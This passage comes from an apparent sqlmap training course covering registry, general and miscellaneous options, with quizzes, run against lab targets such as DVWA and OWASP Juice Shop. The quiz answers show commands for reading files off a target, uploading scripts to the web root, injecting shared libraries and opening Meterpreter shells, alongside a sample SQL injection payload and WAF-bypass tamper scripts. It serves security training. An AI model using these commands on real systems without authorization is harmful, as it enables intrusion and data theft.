--reg-value=REGVAL Windows registry key value
--reg-data=REGDATA Windows registry key value data
--reg-type=REGTYPE Windows registry key value type
```

We don't currently have a lab environment running Windows, so we can't demonstrate or practice these hands-on, but if you'd like for me to create a Windows environment in the future, please give me that feedback so I can consider it.

In any case, let's start with the first option:

--reg-read

The first option we're looking at allows you to read one of the registry key values for the system that you are targeting:

```
--reg-read
```

This option acts as a flag that needs other options, such as the `--reg-key` value in order for sqlmap to know which key you want to read.

The same applies for this next option:

--reg-add

If you'd like to add a value to the registry instead of reading an existing one, you can do that with:

```
--reg-add
```

Again, you'd want to use this option in combination with the other options we're about to look at:

--reg-key=REGKEY

This option tells sqlmap which registry key you are looking for or looking to create or even delete, which will depend on whether you are trying to read a registry key, add one, or delete it.

```
--reg-key=REGKEY
```

For example:

```
--reg-key="HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Test"
```

--reg-value=REGVAL

While this option:

```
--reg-value=REGVAL
```

Is used to set the value name of that key.

So you would create a Key (ie: `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Test`), where you would then create a Value for that key (ie: value name = `Test-Value-Name`), and finally, you would give it Value Data (ie: `This is just an example string set as the value data`) with the following option:

--reg-data=REGDATA

Using this option:

```
--reg-data=REGDATA
```

```
--reg-data="This is just an example string set as the value data"
```

We can tell sqlmap what data to provide the new value that we've created.

--reg-type=REGTYPE

There are different types of registry values, which [can be viewed here](#).

The sqlmap default is `REG_SZ`, but as you can see, there are multiple other ones that you could use depending on what you're trying to do.

--reg-del

Finally, to delete a registry key value, you can use:

```
--reg-del
```

Where you would specify the key and value name that you're looking to delete.

Examples

Adding a key:

```
--reg-add --reg-key="HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Test" --reg-value="Test-Value-Name" --reg-type=REG_SZ --reg-data="Example data"
```

Example via the Windows GUI interface (Registry Editor):

Warning - editing registry values can cause serious damage to your operating system. I don't recommend making modifications unless you've 1) backed it up, or 2) are in a test environment

- Open regedit with admin privileges
- Navigate to where you want to add a key

- Edit → New → Key
 - "Test"
- Click on the new key ("Test")
- In the window pane on the right, right click → New → String Value
 - "Test-Value-Name"
- Double click this new value ("Test-Value-Name")
- Enter the Value Data ("This is just an example string set as the value data")
- Delete the "Test" key to clean up by right clicking → Delete

Deleting a key:

```
--reg-del --reg-key="HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Test"
```

Reading a key and value:

```
--reg-read --reg-key="HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Test" --reg-value="Test-Value-Name"
```

Conclusion

Similar to other options we've looked at that make modifications to the OS, to successfully run these commands, your current user will need to have privileges to modify the Windows registry. If the database was properly configured, that would not be the case. So you would either have to find an alternative way to escalate privileges, or you won't be able to perform these actions.

After that, complete this lesson and move on to the next!

Practical knowledge check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :)! If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. You'd like to try and inject user-defined functions since you've discovered an SQL injection vulnerability and you believe that you have the proper permissions to pull this off. You've got a custom shared library at the path `/path/to/shared-library.dll`. What options would you use to upload and execute this shared library?
2. You've discovered that there's an interesting file on the target OS at `/path/to/file.txt` that you have the proper permissions to access. Which command could you use to retrieve that file and download it to your machine?

3. Now that you've successfully download a file from the target OS, you want to upload your own custom script to that target OS in order to later access it. The file is at this path on your local machine: `/path/to/file.sh`, and you want to upload it to this path: `/var/www/html/file.sh` on the target OS.
4. After you've successfully uploaded your shell script from the prior command, you realize that it might have been easier to instead establish a connection between your machine and the database server by using Metasploit. Which option would you use to accomplish this?

Answers are below. Only scroll if you're ready to see solutions!

Answers

1. You'd like to try and inject user-defined functions since you've discovered an SQL injection vulnerability and you believe that you have the proper permissions to pull this off. You've got a custom shared library at the path `/path/to/shared-library.dll`. What options would you use to upload and execute this shared library?

```
--udf-inject --shared-lib='/path/to/shared-library.dll'  
--udf-inject // a prompt will ask you for the path, so you don't *have* to use --shared-lib
```

2. You've discovered that there's an interesting file on the target OS at `/path/to/file.txt` that you have the proper permissions to access. Which command could you use to retrieve that file and download it to your machine?

```
--file-read="/path/to/file.txt"
```

3. Now that you've successfully download a file from the target OS, you want to upload your own custom script to that target OS in order to later access it. The file is at this path on your local machine: `/path/to/file.sh`, and you want to upload it to this path: `/var/www/html/file.sh` on the target OS.

```
--file-write="/path/to/file.sh" --file-dest="/var/www/html/file.sh"
```

4. After you've successfully uploaded your shell script from the prior command, you realize that it might have been easier to instead establish a connection between your machine and the database server by using Metasploit. Which option would you use to accomplish this?

```
--os-pwn  
// --os-pwn Prompt for an OOB shell, Meterpreter or VNC  
--os-pwn --msf-path /path/to/metasploit  
// --msf-path sets the Local path where Metasploit Framework is installed, but unless it's in a weird spot, sqlmap will typically find it on its own, so this option isn't required.
```

General & Miscellaneous

General part 1

As we start to get towards the bottom of the list of options available in sqlmap, we inevitably reach a section of what's considered general options. They don't necessarily fit under any other section, but they're helpful options that we can set to configure sqlmap. Let's work our way through these as we've done with others.

```
General:
  These options can be used to set some general working parameters

  -s SESSIONFILE      Load session from a stored (.sqlite) file
  -t TRAFFICFILE       Log all HTTP traffic into a textual file
  --answers=ANSWERS    Set predefined answers (e.g. "quit=N, follow=N")
  --base64=BASE64P..   Parameter(s) containing Base64 encoded data
  --base64-safe         Use URL and filename safe Base64 alphabet (RFC 4648)
  --batch              Never ask for user input, use the default behavior
  --binary-fields=..    Result fields having binary values (e.g. "digest")
  --check-internet      Check Internet connection before assessing the target
  --cleanup             Clean up the DBMS from sqlmap specific UDF and tables
  --crawl=CRAWLDEPTH   Crawl the website starting from the target URL
  --crawl-exclude=..    Regexp to exclude pages from crawling (e.g. "logout")
```

-s SESSIONFILE

It turns out that sqlmap automatically creates a session file stored in the `.sqlite` format for each of your targets. This makes it really practical to resume where you left off, since it stores all the data it needs to resume operations. So if you start a pentest and need to step away for a bit, you can always come back and resume where you left off. Or maybe you're needing to switch machines but you don't want to start all over - you can transfer the sqlite file from one machine to the other, and use this option to resume where you left off.

```
-s SESSIONFILE
```

```
sqlmap -s /home/kali/.local/share/sqlmap/output/localhost/session.sqlite
```

-t TRAFFICFILE

If you'd like to log all HTTP or HTTPS traffic generated by sqlmap, you can also use this option:

```
-t TRAFFICFILE
```

```
sqlmap -t /path/to/traffic/file
```

Which logs all traffic in a text file, which can be very useful for debugging purposes and to provide your developers with bug reports so they can see exactly what happened.

--batch

Skipping ahead just for a second, let's take a look at the super useful `--batch` option.

Most commands that you will run with sqlmap will have prompts at some point in time that let you decide what actions to take. But most of those actions have defaults that sqlmap can automatically accept for you. This is helpful because it makes the operations go a lot faster since sqlmap isn't stopping every few seconds to ask you a question.

Since default options are usually going to be sensible, we can use this option to tell sqlmap to automatically accept them and move on, without prompting us:

```
--batch
```

Most of your commands will include `--batch` to save you on time, but there's also this next option that can sometimes be more useful than `--batch`:

`--answers=ANSWERS`

There may be times when you disagree with the defaults and want to answer differently than the tool would using `--batch`. In that case, you can use the option:

```
--answers=ANSWERS
```

Where `ANSWERS` would be something like `--answers="extending=N"`

```
[xx:xx:56] [INFO] do you want to include all tests for 'MySQL' extending provide  
d level (1) and risk (1)? [Y/n] N
```

And you can provide multiple options by delimiting them with a `,`.

`--base64=base64`

As you test applications, you'll inevitably come across ones that use Base64 encoding to store data inside of specific parameters. It's just a simple and convenient way of encoding data when passing it around between requests.

When that's the case, you can use sqlmap's option of `--base64` in order to tell it which parameters should be base64 encoded before submitting the request. So if you have a parameter `username`, your command would look something like this:

```
sqlmap -u 'http://localhost:8440/?id=1&username=christophe' --base64=username
```

And sqlmap would then base64 encode its payloads injected in the `username` parameter.

`--base64-safe`

This next option:

```
--base64-safe
```

Is the same as the previous option, except it also includes a better encoding for URLs and filenames. For example, `+` and `/` characters are replaced by `-` and `_` instead of the longer version for standard Base64 which would make `+` become `%2B` and `/` become `%2F`.

Probably more in the weeds than you care to know, but more information can be found here:

https://en.wikipedia.org/wiki/Base64#RFC_4648

`--binary-fields=BINARY_FIELDS`

Next, we have an option designed to deal with binary fields:

```
--binary-fields=BINARY_FIELDS
```

If you are dealing with some kind of data stored in binary format, then you can use this option to instruct sqlmap to handle that data with special care, in order to make it easier to process that information later on. A use case for when you'd use this is if you're trying to extract a password column with binary stored password hash values that you then want to process with a tool like john the ripper, hashcat, etc...

`--check-internet`

This next option is straightforward and simply checks your internet connection before assessing the target:

```
--check-internet
```

--cleanup

As sqlmap performs actions against a database, it will sometimes create or modify tables to keep track of information, and it will also sometimes create user-defined functions, as we've talked about previously. This option will clean out those changes from the database:

```
--cleanup
```

This helps remove traces and reset the environment to whatever it was before your actions. Keep in mind that this doesn't undo *everything* that sqlmap could have done to a database, so this doesn't mean you can use sqlmap against a production environment, make a mess, and reset everything back to normal.

--crawl=CRAWLDEPTH

Our next available option is a crawler. That's right, sqlmap actually includes a crawler that you can configure with a crawldepth:

```
--crawl=CRAWLDEPTH
```

This will instruct sqlmap that you want it to crawl links starting from your target location, but not exceeding a certain depth.

--crawl-exclude=CRAWL_EXCLUDE

Because crawling can include certain targets and pages that you would rather *not* include, you can also use the option:

```
--crawl-exclude=CRAWL_EXCLUDE
```

To specify which pages you'd like for sqlmap to skip, and sqlmap will use regular expression to match whatever string you put in.

Conclusion

While there are many more options in this general section, I've split it up into multiple lessons so that we can take a break and practice using some of these options before moving on. So feel free to do that, and then I'll see you in the next lesson!

General part 2

Welcome back to part 2 of the general options. Let's continue working from the top and working our way down!

```
--csv-del=CSVDEL      Delimiting character used in CSV output (default ",")
--charset=CHARSET      Blind SQL injection charset (e.g. "0123456789abcdef")
--dump-format=DUMP_FORMAT  Format of dumped data (CSV (default), HTML or SQLITE)
--encoding=ENCODING      Character encoding used for data retrieval (e.g. GBK)
--eta                  Display for each output the estimated time of arrival
--flush-session          Flush session files for current target
--forms                 Parse and test forms on target URL
--fresh-queries          Ignore query results stored in session file
--gpage=GOOGLEPAGE       Use Google dork results from specified page number
--har=HARFILE            Log all HTTP traffic into a HAR file
--hex                   Use hex conversion during data retrieval
--output-dir=OUTDIR      Custom output directory path
```

--csv-del=CSVDEL

This option is related to dumping table data to your local file storage. So you've run commands, you've managed to find a vulnerability, and now you're extracting table data. You can choose the format of this dumped data with `--dump-format=DUMP_FORMAT` which is further down the list. By default, at least if you're dumping the data in the CSV format, sqlmap will separate entries with a `,` delimiter. If you want to change the delimiter, you can do that with this option:

```
--csv-del=CSVDEL
```


ie: `--csv-del=";"`

--charset=CHARSET

This option has to do with character set encoding, and it is particularly useful during boolean-based blind and time-based blind SQL injections because we can use a custom charset to speed up the data retrieval. For example, if we know that all of the data contains numbers, we could use:

```
--charset="0123456789"
```

Whereas for letters, we could use:

```
--charset="abcdef"
```

So in those cases, it can speed up the process and also reduce the number of requests, since we are dictating what character sets the tool will use.

--dump-format=DUMP_FORMAT

We already talked about how this option can be used to dump data in a format of your choice. There are 3 formats you can choose from:

1. CSV (the default): each row is stored in a text file line by line and separate by either the default delimiter (,) or one of your choices with the option `--csv-del=CSVDEL`
2. HTML: each row is represented with a row inside of a formatted table in HTML
3. SQLITE: the data is replicated into a sqlite database

The choice is up to you - based your needs and preferences.

--encoding=ENCODING

Encoding can be a bit finicky at times, so thankfully sqlmap handles encoding and decoding automatically for us. It does that by checking the HTTP header `Content-Type` and by using a 3rd party library called chardet which is meant to be a universal character encoding detector.

If you find yourself in a situation where neither of those default options seem to work, such as if the retrieved data contains international non-ASCII letters, and you happen to know the encoding, you can specify it to sqlmap with this option:

```
--encoding=GBK
```

--eta

This next feature is pretty neat because it gives us the ability to estimate how long it will take to retrieve each query output:

```
--eta
```

You simply provide it as a flag with no parameters, and it will do its best to give you an eta.

--flush-session

We talked about how you can save and resume sessions, but there might come a time when you want to start over and completely reset sqlmap's session information. In that case, you can use:

```
--flush-session
```

Of course, you could also delete the file manually, but this is faster and more convenient.

--forms

This next option is rather interesting, because it doesn't necessarily provide completely new functionality, but it takes a different approach to testing page forms for SQL injections.

We've talked about how you would pass in a target URL with `-u`, how you could use `-r` to submit a file that has requests in them, and use `--data` to set `POST` data.

But on pages that have a single form you'd like to test, instead of having to mess with all of those options, you could simply pass in the target URL with `-u`, and then submit this option:

`--forms`

```
sqlmap -u 'http://localhost/vulnerabilities/sqli_blind/' --cookie="PHPSESSID=l27jt45608sdfnjkdflkjndsh; security=low" --flush-session --forms
```

```
[INFO] searching for forms
[#1] form:
GET HTTP://localhost/vulnerabilities/sqli_blind/?id=&Submit=Submit
Cookie: PHPSESSID=l27jt45608sdfnjkdflkjndsh; security=low
do you want to test this form? [Y/n/q]
> Y
Edit GET data [default: id=&Submit=Submit]: id=1&Submit=Submit#
```

sqlmap will automatically look for `<form>` and `<input>` HTML tags in response bodies and then test the form fields for SQL injections.

This can be helpful and faster for pages that contain search forms or potentially login forms, for example.

--fresh-queries

We just talked about the `--flush-session` option which completely erases sqlmap's session data. But there's another less destructive option you can use:

`--fresh-queries`

This is a good option to use if you want to keep the current session intact, but you still need to try a command. So you could submit a command with the flag `--fresh-queries` and sqlmap will not only avoid adding that command and its results to the session file, but it will also not resume or restore pre-existing query outputs.

--gpage=GOOGLEPAGE

If you remember way earlier in the course, we saw an option `-g` that would feed Google search results from the first 100 results into sqlmap as targets. This option instead lets you specify the Google page number to retrieve URL targets from:

`--gpage=GOOGLEPAGE`

```
sqlmap -g "inurl:'.php?id=1\'" --gpage=3
// Only use results from page 3 of Google
```

--har=HARFILE

This option enables you to store sqlmap's HTTP traffic in a log file that is in the HAR format, which is a JSON-formatted archive made for HTTP archives:

`--har=HARFILE`

This is usually for troubleshooting purposes since the file can later be analyzed by a 3rd party tool. If you've ever done any web performance work before, you'd probably recognize this file format.

--hex

We talked a little bit about handling non-ASCII data earlier, and this is another option that can help with that:

`--hex`

With this option, data is encoded to hexadecimal format before being retrieved, and then afterward it is unencoded back to its original format.

--output-dir=OUTPUT_DIR

This option is used to decide where you want to store sqlmap's session files. By default, they're stored in the `output` directory, but you may want them elsewhere and you can choose with this option:

```
--output-dir=OUTPUT_DIR
```

Conclusion

That's it for this section of the general options! Feel free to practice these, and then move on to the next lesson.

General part 3

In this lesson, we're going to wrap up the general section of sqlmap options.

```
--parse-errors      Parse and display DBMS error messages from responses
--preprocess=PRE..  Use given script(s) for preprocessing (request)
--postprocess=PO..  Use given script(s) for postprocessing (response)
--repair            Redump entries having unknown character marker (?)
--save=SAVECONFIG    Save options to a configuration INI file
--scope=SCOPE        Regexp for filtering targets
--skip-heuristics    Skip heuristic detection of SQLi/XSS vulnerabilities
--skip-waf           Skip heuristic detection of WAF/IPS protection
--table-prefix=T..   Prefix used for temporary tables (default: "sqlmap")
--test-filter=TE..   Select tests by payloads and/or titles (e.g. ROW)
--test-skip=TEST..   Skip tests by payloads and/or titles (e.g. BENCHMARK)
--web-root=WEBROOT   Web server document root directory (e.g. "/var/www")
```

--parse-errors

The first option we'll look at in this lesson is:

```
--parse-errors
```

This option is used to parse and display DBMS error messages in order to help you troubleshoot why a command isn't working as expected. The catch here is that the DBMS would have to be configured in debug mode in order for sqlmap to have access to that information, which is very unlikely to be the case in a production database. Or at least, it shouldn't be enabled.

So this option is really only useful if you have access to enable debug mode on the database or if someone made a big mistake and left that on in production.

--preprocess=PRE

We talked a little bit about the `--eval` option earlier in the course, which lets you provide Python code that does something with the request, before that request is sent.

There's another similar option:

```
--preprocess=PRE
```

Except this time, `--preprocess` lets us input an entire script file that contains a script that we want to use to pre-process the HTTP request data before sending it to the target:

```
--preprocess=/path/to/script
```

```
#!/usr/bin/env python

def preprocess(req):
    if req.data:
        req.data += b'&username=hackerone'
```

This is quite useful if the Python script is lengthy, or if it's already been written in a file.

--postprocess=POST

There's also the ability to *post* process data with scripts using:

```
--postprocess=POST
```

This works the same way as the prior option, except it will use the script to process data that's received back from the target. This can be useful to decode data or to remove unnecessary information from the response for further processing.

```
#!/usr/bin/env python

def postprocess(page, headers=None, code=None):
    return page.upper() if page else page, headers, code
```

--repair

In 2018, this option was added:

```
--repair
```

Because of a [bug discovered by one of sqlmap's users](#). They were using the `--charset` option which we've seen previously, but some of the data was being dumped with strange characters instead of their correct value. As a result, the `--repair` option was added to re-dump entries that have unknown character markers instead of their correct value.

--save=SAVECONFIG

If you're lazy, like me, then this is a good option to know about:

```
--save=SAVECONFIG
```

It will essentially grab the options you have typed on the command line to an INI file, which is a config file that you can then pass into sqlmap with the `-c` option that we've seen before.

If we look at the [main config file](#), we can see why this is possible. This file has hundreds of lines of options that we can set, and some may be blank or have defaults pre-populated. By generating them with `--save=SAVECONFIG`, sqlmap will automatically fill these in for us.

--scope=SCOPE

Another option we've talked about before is the `-l` option, which lets you pass in a Burp or other proxy log file to sqlmap in order to feed it targets. One of the issues with that is those log files may contain a bunch of other URLs that we *don't* want to target. So, the sqlmap authors added another feature that solves that problem:

```
--scope=SCOPE
```

With this option, we specify the scope as a regular expression, telling sqlmap what targets we *do* want to go after, and ignore the rest.

```
sqlmap -l burp.log --scope="example-target\.(com|net|org)"
```

--skip-heuristics

While sqlmap is known for finding SQL injections, technically speaking, it also looks for some XSS vulnerabilities. This is definitely not its primary purpose, but that doesn't mean it can't sometimes detect vulnerabilities for XSS. With that said, sqlmap does not include any functionality to exploit XSS.

One of the problems, though, as outlined by [this issue](#) is that sometimes the detection mechanisms for XSS may trigger security controls to shut down the sqlmap requests. So for those cases, we can use the option:

```
--skip-heuristics
```

In order to avoid triggering some of those detection mechanisms.

--skip-waf

This is similar to the prior option, except this time we skip checking if the target is protected by some kind of WAF or IPS, which again, could be used to avoid triggering a response that would block your subsequent requests.

```
--skip-waf
```

--table-prefix=TABLE_PREFIX

We've only briefly talked about this before, but sqlmap, as it's working to gather data on a target, will create temporary tables. This helps it keep track of information and temporarily store it as it retrieves it. By default, sqlmap uses the prefix "sqlmap" for its temporary table names. This should work most of the time and should not be something that you have to worry about at all. But, if for some reason, you need to change it, you can do that with this option;

```
--table-prefix=TABLE_PREFIX
```

sqlmap will then take whatever prefix you supply it, and use that to name its temporary tables.

--test-filter=TEST_FILTER

As we know well by now, sqlmap uses *a lot* of different payloads. If, for whatever reason, you only want to run certain payloads that contain specific keywords, like let's say `ORDER BY`, `GROUP BY`, `ROW`, etc...we can do that with this option;

```
--test-filter=TEST_FILTER
```

```
$ sqlmap -u "http://localhost/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=l324kmfgkdfjngkj20ds; security=low" --batch --test-filter=ROW
[...]
[xx:xx:39] [INFO] GET parameter 'id' is dynamic
[xx:xx:39] [WARNING] reflective value(s) found and filtering out
[xx:xx:39] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[xx:xx:39] [INFO] testing for SQL injection on GET parameter 'id'
[xx:xx:39] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'
'
[xx:xx:39] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection points with a total of 3 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE or HAVING clause
    Payload: id=1 AND ROW(4959,4971)>(SELECT COUNT(*),CONCAT(0x3a6d70623a,(SELECT (CASE WHEN (4959=4959) THEN 1 ELSE 0 END)),0x3a6b7a653a,FLOOR(RAND(0)*2))x FROM UNION SELECT 4706 UNION SELECT 3536 UNION SELECT 7442 UNION SELECT 3470)a GROUP BY x)
    ---
[...]
```

sqlmap will then only use payloads that contain the keyword `ROW` in them.

--test-skip=TEST_SKIP

We can also skip payloads that contain specific keywords, instead, with this option:

```
--test-skip=TEST_SKIP
```

The example in the documentation uses the keyword `BENCHMARK`, and so sqlmap would skip every payload that contains the word `BENCHMARK` in them.

```
--test-skip=BENCHMARK
```

--web-root=WEBROOT

With this option, you can tell sqlmap where the web server document root directory is. This is especially useful if you're dealing with some of the prior commands we've seen that can upload or download files. If sqlmap can't find those files or paths because you haven't specified it, then it may either upload to the wrong location, or it will fail its operation. So with this command, we can solve that problem:

```
--web-root=WEBROOT
```

```
--web-root="/var/www/"
```

Conclusion

That concludes it for this lesson and for the General section. Let's go ahead and complete this lesson, and I'll see you in the next as we start to wrap up this section of the course!

Miscellaneous

Welcome back. In this lesson, we're going to wrap up this section of the course by looking at the last few options available in sqlmap. These are the Miscellaneous options, because they don't really fit anywhere else.

Most of these options are fairly self-explanatory, so we'll quickly go through them to wrap up this section of the course!

Miscellaneous:

These options do not fit into any other category

-z MNEMONICS	Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
--alert=ALERT	Run host OS command(s) when SQL injection is found
--beep	Beep on question and/or when SQLi/XSS/FI is found
--dependencies	Check for missing (optional) sqlmap dependencies
--disable-coloring	Disable console output coloring
--list-tampers	Display list of available tamper scripts
--offline	Work in offline mode (only use session data)
--purge	Safely remove all content from sqlmap data directory
--results-file=R..	Location of CSV results file in multiple targets mode
--shell	Prompt for an interactive sqlmap shell
--tmp-dir=TMPDIR	Local directory for storing temporary files
--unstable	Adjust options for unstable connections
--update	Update sqlmap
--wizard	Simple wizard interface for beginner users

-z MNEMONICS

As you use certain commands over and over again, it can get tiring to have to spell out each option. Instead, you can use mnemonics with this command:

```
-z MNEMONICS
```

There is no particular way to use this option, except that you need to type in at least the first part of the option name for sqlmap to properly match it. Of course, if some options are similar and you don't properly differentiate them, sqlmap won't know which option you meant to use.

For example, if you were to only type `-z "b"`, because there are multiple options that start with the letter `b`, sqlmap would have no way of knowing what you meant. Instead, if you were trying to use a mnemonic for `--batch`, you could type:

```
-z "bat"
```

Since no other option starts with `bat`, it would know that you meant `batch` and it would use that option.

You can also chain these by separating them with commas:

```
-z "bat,tec=BEU"
```

Where `tec=BEU` refers to `--technique=BEU`

Again, this is really more for convenience and speed.

--alert=ALERT

The next two options have to do with alerting us when an SQL injection vulnerability has been found. The first is:

```
--alert=ALERT
```

Which is used to run an operating system command on your host computer where you launched the command from, in order to do *something* like alert you that an SQLi was found.

--beep

The second option actually makes your computer beep at you:

```
--beep
```

It will do that when an SQLi is found, or when sqlmap needs you to answer a prompt before it can resume.

This is practical if you're multi-tasking and don't want to have to check your sqlmap window every few minutes.

--dependencies

sqlmap has a few 3rd party dependencies that help make it work for some of its options. By running this command:

```
--dependencies
```

We can check which 3rd party libraries we can use with sqlmap, and where to get them.

--disable-coloring

By default, sqlmap displays information with colors, which I find very helpful because it keeps your eyes focused in the right areas. But if, for some reason, the coloring is messing up your output, you can always use this option:

```
--disable-coloring
```

--list-tampers

We talked about tamper scripts in a different lesson, and this option can help you list all of the available tamper scripts. You can, of course, also manually check by navigating to the directory housing them (`/tamper`), but this keeps you from having to do that.

```
└─$ sqlmap --list-tampers
[16:36:33] [INFO] listing available tamper scripts

* 0eunion.py - Replaces instances of <int> UNION with <int>e0UNION
* apostrophemask.py - Replaces apostrophe character (') with its UTF-8 full width counterpart (e.g. ' -> %EF%BC%87)
* apostrophenuencode.py - Replaces apostrophe character (') with its illegal double unicode counterpart (e.g. ' -> %00%27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
[...REDACTED...]
```

Again, you could use `grep` to filter down to tamper scripts you're looking for:

```
└─$ sqlmap --list-tampers | grep forwarded
* xforwardedfor.py - Append a fake HTTP header 'X-Forwarded-For' (and alike
```

--offline

In case that you need to use sqlmap offline, you can use this option:

```
--offline
```

Of course, keep in mind that your actions and results will be limited to what's stored in session data, which is kept by sqlmap automatically. You'll have to re-connect to the internet in order to update the session information.

--purge

In case that you're getting errors when trying to run sqlmap, you can try to use this option that we've seen before:

```
--flush-session
```

Or you can also try to use:

```
--purge
```

Which will remove all content from sqlmap's data directory. Then, re-run your commands and sqlmap should self-heal. If that still doesn't work, I would try to re-download sqlmap or update it.

--results-file=RESULTS_FILE

When you are working with more than one target, like if you're loading them from a file, then you can set this option:

```
--results-file=RESULTS_FILE
```

Which will tell sqlmap where to output the CSV results on your local machine. There is a default storage location which will be shown to you when sqlmap is running, but you may want to be more specific as to where that information goes.

--shell

This option is interesting because it lets you use sqlmap via an interactive shell. This shell will have a history of all previously run commands as well as the options and switches you used for those commands.

One benefit of this is that you don't have to keep typing `python sqlmap.py` or `sqlmap` and then your command. Instead, you type:

```
sqlmap --shell
```

Which will give you your shell:

```
sqlmap > -u "http://localhost:8440/?id=1" --technique=BEU --batch
```

--tmp-dir=TMPDIR

In some cases, you may run into trouble with writing temporary files to disk. This could be because of permissions issues, for example. To get around that, you could use this option:

```
--tmp-dir=TMPDIR
```

Which lets you choose an alternative directory for those temporary files.

--unstable

This mode is useful if your internet connection is unstable, or if the target server is not very performant and takes longer to respond than usual.

Looking at the commit for this, it seems like this flag simply doubles the `conf[key] *=2` for `timeSec`, `retries`, and `timeout` options.

- `timeSec`: if you remember, is how you set the time delay that you want to use for time-based blind SQLi (`--time-sec`)
- `retries`: is how many times you want to retry the request before considering the connection timed out (`--retries`)
- `timeout`: is the time to wait before considering the connection a timeout (`--timeout`)

So again, it looks like this flag doubles those default values for you, instead of you having to manually do it.

--update

There are a couple of ways you can update the sqlmap version on your system. The first is using this option and letting sqlmap handle it:

`--update`

If, for whatever reason, this doesn't work, you can `git pull` from the official repository, or download the archive version and extract it.

If you are having issues with sqlmap, a great idea is to first try and update it before opening an issue on GitHub.

--wizard

I covered this option in my Beginner's Guide to sqlmap course, but it's essentially a step-by-step wizard that prompts you for options instead of you having to understand how options work.

However, given that you've just officially completed this section of lessons that deep dived into every sqlmap option, I think it's safe to say that you won't be needing this option ;)

Conclusion

That's it for this lesson and for this section, you may now complete it and move on!

Practical knowledge check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :)! If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. You've found a webpage that contains a form that you'd like to test for SQL injection vulnerability. Instead of typing in a bunch of different options to make that happen, what's a quick and easy flag you can specify to sqlmap in your command under the General section that would automatically look for HTML tags in the response body and test those form fields?
2. A coworker of yours has developed a Python script file `/path/to/script.py` that can be used to pre-process request data before sqlmap sends the HTTP request to the target. What option can you use to tell sqlmap to use that script?
3. When passing in a Burp log file to sqlmap, you realize that it may include a lot of other targets that are out of scope and *should not* be tested. Instead of manually going through the log file and removing those targets, what option can you

use in sqlmap that uses regular expressions?

4. You're needing to bypass a WAF and you remember that there's a tamper script included with sqlmap that includes `comment` in the name that was effective against that WAF in the past. Instead of pulling up the GitHub repo, how could you list tamper scripts and filter to only those that contain `comment` in their name?

Answers are below. Only scroll if you're ready to see solutions!

Answers

1. You've found a webpage that contains a form that you'd like to test for SQL injection vulnerability. Instead of typing in a bunch of different options to make that happen, what's a quick and easy flag you can specify to sqlmap in your command under the General section that would automatically look for HTML tags in the response body and test those form fields?

```
--forms
```

2. A coworker of yours has developed a Python script file `/path/to/script.py` that can be used to pre-process request data before sqlmap sends the HTTP request to the target. What option can you use to tell sqlmap to use that script?

```
--preprocess=/path/to/script.py // Use given script(s) for preprocessing (request)
```

3. When passing in a Burp log file to sqlmap, you realize that it may include a lot of other targets that are out of scope and *should not* be tested. Instead of manually going through the log file and removing those targets, what option can you use in sqlmap that uses regular expressions?

```
-l burp.log --scope="<regex-here>"
```

4. You're needing to bypass a WAF and you remember that there's a tamper script included with sqlmap that includes `comment` in the name that was effective against that WAF in the past. Instead of pulling up the GitHub repo, how could you list tamper scripts and filter to only those that contain `comment` in their name?

```
--list-tampers | grep comment  
// --list-tampers would list all tamper scripts. Grep can be used to filter that down
```

sqlmap in Action

Information gathering

Welcome to the "sqlmap in action" section of the course. In this section, we're going to take what we've learned up to this point in order to apply it to a lab environment as if we were approaching a new bug bounty program.

As we go through these steps, I want you to keep in mind that there can be multiple ways of achieving the same results, so just because I do it one way does not mean it can't be done another way. Feel free to try your own options and techniques to see how it affects the results! Don't just go through the motions of what I'm doing, but instead, throw in your own attempts, add your own options, etc...and see how sqlmap or the application reacts. That is one of the best ways to learn.

We're going to be targeting the OWASP Juice Shop. Up until this point, we've only used the DVWA, the vulnserver script, and a vulnerable target web application.

I want to use the Juice Shop now, because it's a more modern web application, so I think it will give a fresh perspective, and it's a little bit more of a challenge which means we'll have to use more options and apply what we've learned.

Launch the OWASP Juice Shop environment

To launch the Juice Shop environment, all we really have to do is issue this command:

```
docker run --rm -p 3000:3000 bkimminich/juice-shop
```

It will first pull in the needed layers which can take a few minutes, and then launch the environment:

```
> juice-shop@12.8.1 start /juice-shop
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v12.22.4 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
